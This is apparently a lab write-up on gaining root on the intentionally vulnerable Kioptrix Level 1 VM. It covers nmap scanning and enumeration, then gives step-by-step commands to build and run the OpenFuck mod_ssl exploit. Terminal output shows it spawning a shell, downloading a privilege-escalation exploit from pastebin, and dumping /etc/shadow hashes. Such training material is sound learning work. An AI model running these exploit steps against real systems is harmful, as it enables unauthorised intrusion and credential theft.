


Gaining root access on KIOPTRIX virtual server

This report consists of all the different tools and techniques that can be used to get access of a virtual server through challenges. The object of the challenge is to acquire root access via any means possible. The purpose of the challenge is to learn the basic tools and techniques in vulnerability assessment and exploitation.

First Step: Installing the required tools and virtual machines.

For this project we will use vmware and install Kali Linux and the KIOPTRIX iso file on virtual machine.



```
Kioptrix level 1 - VMware Workstation 17 Player (Non-commercial use only)
Player
Welcome to Kioptrix Level 1 Penetration and Assessment Environment
--The object of this game:
!_Acquire "root" access to this machine.
There are many ways this can be done, try and find more then one way to
appreciate this exercise.
DISCLAIMER: Kioptrix is not resposible for any damage or instability
caused by running, installing or using this VM image.
Use at your own risk.
WARNING: This is a vulnerable system, DO NOT run this OS in a production
environment. Nor should you give this system access to the outside world
(the Internet - or Interwebs..)
Good luck and have fun!
kioptrix login: _
```

Second Step: Finding the IP address and open ports of our target (KIOPTRIX)

In the Kali Linux we can start by typing the **\$ifconfig** to see the network configuration and the ip address on this machine, next we need to find the ip address of the KIOPTRIX server.

To do so, we can use **\$sudo netdiscover -r 192.168.153.0/24**.

Which would show all the different hosts on our network which are active.

Third Step: Finding open ports on the IP address of KIOPTRIX.

To do so we can use nmap which is one of the best tools for scanning the network and finding information on different ports.

\$ nmap -T4 -p- -A "ip address of the target"

Here is a breakdown of how the nmap functions:

Nmap takes advantage of the TCP protocol's three way handshake, which consists of SYN, SYN ACK, ACK packets which are transferred between two devices in order to make a TCP connection. But here is what makes nmap a bit more useful, nmap will not actually make the connection with the target and will send a RESET packet instead of ACK. So it can gain information on the ports without actually having to complete the connection with them.

-T4: is the speed which nmap will send packets (slower means less detectable)

-p-: means that nmap will scan all available ports (if -p- is not mentioned then nmap will just scan the most common ports)

-A-: shows all the information it has on the ports (OS, Version,)

-sU: will use UDP protocol instead of TCP which will take a very long time to process

```
kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
|_ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|   1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp    open  http         Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b)
|_http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-methods:
|_ Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
111/tcp   open  rpcbind     2 (RPC #100000)
|_rpcinfo:
|   program version    port/proto  service
|   100000   2             111/tcp    rpcbind
|   100000   2             111/udp    rpcbind
|   100024   1            32768/tcp  status
|   100024   1            32768/udp  status
139/tcp   open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp   open  ssl/https   Apache/1.3.20 (Unix) (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2024-04-05T18:06+00:00; +7h00m05s from scanner time.
|_ssl2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
```

Here is the most important information:

port 80 : is open and is used for HTTP

port 443: is open and is used for HTTPS

port 22: is open and is used for ssl

port139: is open and is used for smbd

http-server-header: Apache/1.3.20 (Unix) (Red-Hat/Linux)

Third Step: Different Enumeration Techniques

-Enumerating HTTP (Directory Busting or also called Brute Force Attack): One of the best tools is dirbuster which can be executed with the command `$dirbuster&` and then putting the target IP in CIDR notation.

Next we have to choose the directory of the wordlist we would like to use, our choice is `/usr/share/wordlist/dirbuster/2.3small.txt`

The result will show us all the available directories on the host which we could use to gain information.

-Enumerating smb: "SMB" stands for Server Message Block, which is a network communication protocol used primarily by shared access to files, printers, and other resources on a network. SMB operates at the application layer and facilitates the exchange of messages between client and server systems, allowing for shared access to files, printers, and other resources. The version of the smb gives us the tools we need to be able to gain access in the server, which KIOPTRIX uses Samba 2.2.1a.

We can now start searching for exploits, and we can see that OpenLuck is a proper tool to be used for our scenario. (According to the version of apache and Samba)

Resource: <https://github.com/heltonWernik/openLuck>

1-Download OpenFuck.c

git clone <https://github.com/heltonWernik/OpenFuck.git>

2-Install ssl-dev library

apt-get install libssl-dev

3-It's Compile Time

gcc -o OpenFuck OpenFuck.c -lcrypto

4-Running the Exploit

./OpenFuck

5- Specify the target and the supported box

./OpenFuck 0x6b "Ip Address of the target" -c 40

After this we will gain access to the root of the server and with command tools of Linux, we can navigate our way through the KIOPTRIX.

```
kali-linux-2024.1-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
kali@kali: ~/Desktop/kioptrix.level1/OpenFuck

* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*****

Connection... 40 of 40
Establishing SSL connection
cipher: 0x4043808c ciphers: 0x80f8068
Ready to send shellcode
Spawning shell...
bash: no job control in this shell
bash-2.05$
race-kmod.c; gcc -o p ptrace-kmod.c; rm ptrace-kmod.c; ./p; m/raw/C7v25Xr9 -0 pt
--14:57:44-- https://pastebin.com/raw/C7v25Xr9
      => `ptrace-kmod.c'
Connecting to pastebin.com:443... connected!
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]

0K ... @ 3.84 MB/s


14:57:44 (3.84 MB/s) - `ptrace-kmod.c' saved [4026]

ptrace-kmod.c:183:1: warning: no newline at end of file
/usr/bin/ld: cannot open output file p: Permission denied
collect2: ld returned 1 exit status
whoami
root
hostname
kioptrix.level1
█
```

If we go to /etc/shadow we can see the following users and their hashed passwords

john:\$1\$zL4.MR4t\$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::

harold:\$1\$Xx6dZdOd\$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::



```
File Actions Edit View Help
bin:!:14513:0:99999:7:::
daemon:!:14513:0:99999:7:::
adm:!:14513:0:99999:7:::
lp:!:14513:0:99999:7:::
sync:!:14513:0:99999:7:::
shutdown:!:14513:0:99999:7:::
halt:!:14513:0:99999:7:::
mail:!:14513:0:99999:7:::
news:!:14513:0:99999:7:::
uucp:!:14513:0:99999:7:::
operator:!:14513:0:99999:7:::
games:!:14513:0:99999:7:::
gopher:!:14513:0:99999:7:::
ftp:!:14513:0:99999:7:::
nobody:!:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
ncap:!!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```